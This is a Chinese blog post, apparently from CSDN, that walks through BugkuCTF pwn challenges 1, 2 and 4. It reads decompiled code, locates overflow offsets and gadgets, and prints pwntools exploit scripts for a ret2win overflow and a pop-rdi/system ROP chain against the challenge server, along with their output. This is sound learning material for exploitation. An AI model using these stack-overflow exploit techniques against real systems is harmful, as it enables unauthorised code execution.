BugkuCTF刷题 pwn

原创

书文winter 于 2022-04-02 19:06:53 发布 197 收藏
分类专栏： pwn 文章标签： BugkuCTF

本文链接：https://blog.csdn.net/qq_43935969/article/details/104457150


唉，觉得自己TCL，栈溢出知识点差不多都会了，可是题目做不出来啊啊啊啊！缺少锻炼吧，这两天把BugkuCTF上面的pwn题做一下吧。。。

pwn1

只给了连接


第一次，才50分，想来不会太难，连上去

果然，连接就能拿flag



pwn2

一道非常基础的栈溢出。。。把返回函数地址填错了，结果搞了好久。。



64位的程序

什么保护也没开

拖进ida里面看一下

IDA Vie… | Pseudocod… | Pseudocod… | Pseudocod… | Hex Vie

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char s; // [rsp+0h] [rbp-30h]
4
5    memset(&s, 0, 0x30uLL);
6    setvbuf(stdout, 0LL, 2, 0LL);
7    setvbuf(stdin, 0LL, 1, 0LL);
8    puts("say something?");
9    read(0, &s, 0x100uLL);
10   puts("oh,that's so boring!");
11   return 0;
12 }
```

s在rbp-30h，所以需要覆盖的长度就是0x30+0x8

利用的函数，查找一下字符串

Address	Length	Type	String
LOAD:000…	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:000…	0000000A	C	libc.so.6
LOAD:000…	00000005	C	puts
LOAD:000…	00000006	C	stdin
LOAD:000…	00000007	C	memset
LOAD:000…	00000005	C	read
LOAD:000…	00000007	C	stdout
LOAD:000…	00000007	C	system
LOAD:000…	00000008	C	setvbuf
LOAD:000…	00000012	C	__libc_start_main
LOAD:000…	0000000F	C	__gmon_start__
LOAD:000…	0000000C	C	GLIBC_2.2.5
.rodata:…	0000000F	C	say something?
.rodata:…	00000015	C	oh,that's so boring!
.rodata:…	0000001C	C	tql~tql~tql~tql~tql~tql~tql
.rodata:…	00000013	C	this is your flag!
.rodata:…	00000009	C	cat flag
.eh_fram…	00000006	C	;*3$\"

找到对应的函数

```
1  int get_shell_()
2  {
3    puts("tql~tql~tql~tql~tql~tql~tql");
4    puts("this is your flag!");
5    return system("cat flag");
6  }
```

对应的地址为：0x400751

```
xt:0000000000400751 ; __unwind {
xt:0000000000400751                 push    rbp
xt:0000000000400752                 mov     rbp, rsp
xt:0000000000400755                 mov     edi, offset aTqlTqlTqlTqlTq ; "tql~tql~tql~tql~tql~tql~tql"
xt:000000000040075A                 call    _puts
xt:000000000040075F                 mov     edi, offset aThisIsYourFlag ; "this is your flag!"
xt:0000000000400764                 call    _puts
xt:0000000000400769                 mov     edi, offset command ; "cat flag"
xt:000000000040076E                 call    _system
xt:0000000000400773                 nop
xt:0000000000400774                 pop     rbp
xt:0000000000400775                 retn
xt:0000000000400775 ; } // starts at 400751
xt:0000000000400775 get_shell_      endp
xt:0000000000400775
xt:0000000000400775 ; ---------------------------------------------------------------------------
```


接着就可以写exp了：

```
#coding=utf-8
from pwn import *
p = remote('114.116.54.89',10003)#远程连接到题目给的端口
sys_addr = 0x400751#

p.recvuntil("?")#接受到?
payload = 0x38*'a'+p64(sys_addr)
p.sendline(payload)#将我们构造好的payload发送过去
p.interactive()
```

运行结果如下：

```
root@kali:~/BugkuCTF# python two.py
[+] Opening connection to 114.116.54.89 on port 10003: Done
[*] Switching to interactive mode

oh,that's so boring!
tql~tql~tql~tql~tql~tql~tql
this is your flag!
flag{n0w_y0u_kn0w_the_Stack0verfl0w}[*] Got EOF while reading in in
teractive
```


【注：程序中有system函数，但不是调用它，因为参数，我们要找参数已经传入的get_shell函数】

pwn4

```
root@kali:~/BugkuCTF# file pwn4
pwn4: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamica
lly linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux
2.6.32, BuildID[sha1]=bd7fb1e17f2354137208880d8d0d5d39a7e584dc, str
ipped
root@kali:~/BugkuCTF# checksec pwn4
[*] '/root/BugkuCTF/pwn4'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

这些都和pwn2的一样

程序中没有‘/bin/sh’字符串

```
root@kali:~/BugkuCTF# ROPgadget --binary pwn4 --string '/bin/sh'
Strings information
============================================================
```

但是有system函数

```
root@kali:~/BugkuCTF# objdump -R pwn4

pwn4：     文件格式 elf64-x86-64

DYNAMIC RELOCATION RECORDS
OFFSET           TYPE              VALUE
0000000000600ff8 R_X86_64_GLOB_DAT  __gmon_start__
0000000000601370 R_X86_64_COPY     stdout@@GLIBC_2.2.5
0000000000601380 R_X86_64_COPY     stdin@@GLIBC_2.2.5
0000000000601018 R_X86_64_JUMP_SLOT  puts@GLIBC_2.2.5
0000000000601020 R_X86_64_JUMP_SLOT  system@GLIBC_2.2.5
0000000000601028 R_X86_64_JUMP_SLOT  memset@GLIBC_2.2.5
0000000000601030 R_X86_64_JUMP_SLOT  read@GLIBC_2.2.5
0000000000601038 R_X86_64_JUMP_SLOT  __libc_start_main@GLIBC_2.2.5
0000000000601040 R_X86_64_JUMP_SLOT  setvbuf@GLIBC_2.2.5
```


拖进ida，查看main函数

IDA View-A | Pseudocode-B | Pseudocode-A | Strings

```
1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3    char s; // [rsp+0h] [rbp-10h]
4
5    memset(&s, 0, 0x10uLL);
6    setvbuf(stdout, 0LL, 2, 0LL);
7    setvbuf(stdin, 0LL, 1, 0LL);
8    puts("Come on,try to pwn me");
9    read(0, &s, 0x30uLL);
10   puts("So~sad,you are fail");
11   return 0LL;
12 }
```


很明显的栈溢出，覆盖量为0x10+0x8=0x18

那接下来怎么办呢？8会。。。

参考大佬博客，发现‘/bin/sh’可以可以用‘$0’来代替

```
.rodata:…  00000016  C  Come on,try to pwn me
.rodata:…  00000014  C  So~sad,you are fail
.rodata:…  0000002B  C  ok~you find me,but you can't get my shell'
.eh_fram…  00000006  C  ;*3$\"
.data:00…  00000019  C  87asdhf893HF*ry0395$sd)F
.data:00…  00000007  C  Y)*SF)
.data:00…  00000022  C  4985y9y()DY)*YFG8yas08d976s08d7$0
.data:00…  0000000C  C  sadaDS&*(7s
.data:00…  00000016  C  89Y*G(*YfGF0YF8f08yf8
.data:00…  00000013  C  )a8s7d0$sd)D9gf-s)
.data:00…  00000022  C  hhhhh, are you finding the binsh?
.data:00…  00000014  C  sorry!nothing here!
.data:00…  00000015  C  23333333333333333333
```


搜索字符串，找到

```
00000000006010E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000000006010F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000601100  34 39 38 35 79 39 79 28  29 44 59 29 2A 59 46 47  4985y9y()DY)*YFG
0000000000601110  38 79 61 73 30 38 64 39  37 36 73 30 38 64 37 24  8yas08d976s08d7$
0000000000601120  30 00 73 61 64 61 44 53  26 2A 28 37 73 00 00 00  0.sadaDS&*(7s...
0000000000601130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000601140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000000601150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

可以从0x601100开始往后数数，也可以从0x601122往前数，$是占两 字节，别的一个字节，可以得到'$0'的地址是0x601122-0x3=0x60111f

因为64位的程序，只有一个参数的system函数，它的参数保存在rdi中，所以，我们要先找一个pop rdi

然后构造 覆盖量 + pop rdi + 参数 + system地址

这样，pop rdi的时候，就可以把参数放入rdi中了，然后，system覆盖返回地址，get shell


exp如下：

```
from pwn import *

p = remote('114.116.54.89',10004)
sys_addr = 0x400570
binsh_addr = 0x60111f
pop_rdi = 0x04007d3

p.recvuntil("Come on,try to pwn me")
payload = 0x18*'a'+p64(pop_rdi)+p64(binsh_addr)+p64(sys_addr)
p.sendline(payload)
p.interactive()
```

执行效果：



【注意程序是32位和64位参数的不一样，32位是将参数压入栈中的，而64位是将参数放在寄存器中保管的】

小白一开始想把参数传入栈内，然后将地址拿过来用，结果不行。。。纳闷了好久。。。

> **emm，不知道啥时候写的，草稿箱里的，，，**

BugkuCTF pwn1 pwn2 pwn4 pwn5 pwn3 详细writeup【橘小白】_橘小白的博客-CSDN博客_bugkuctf pwn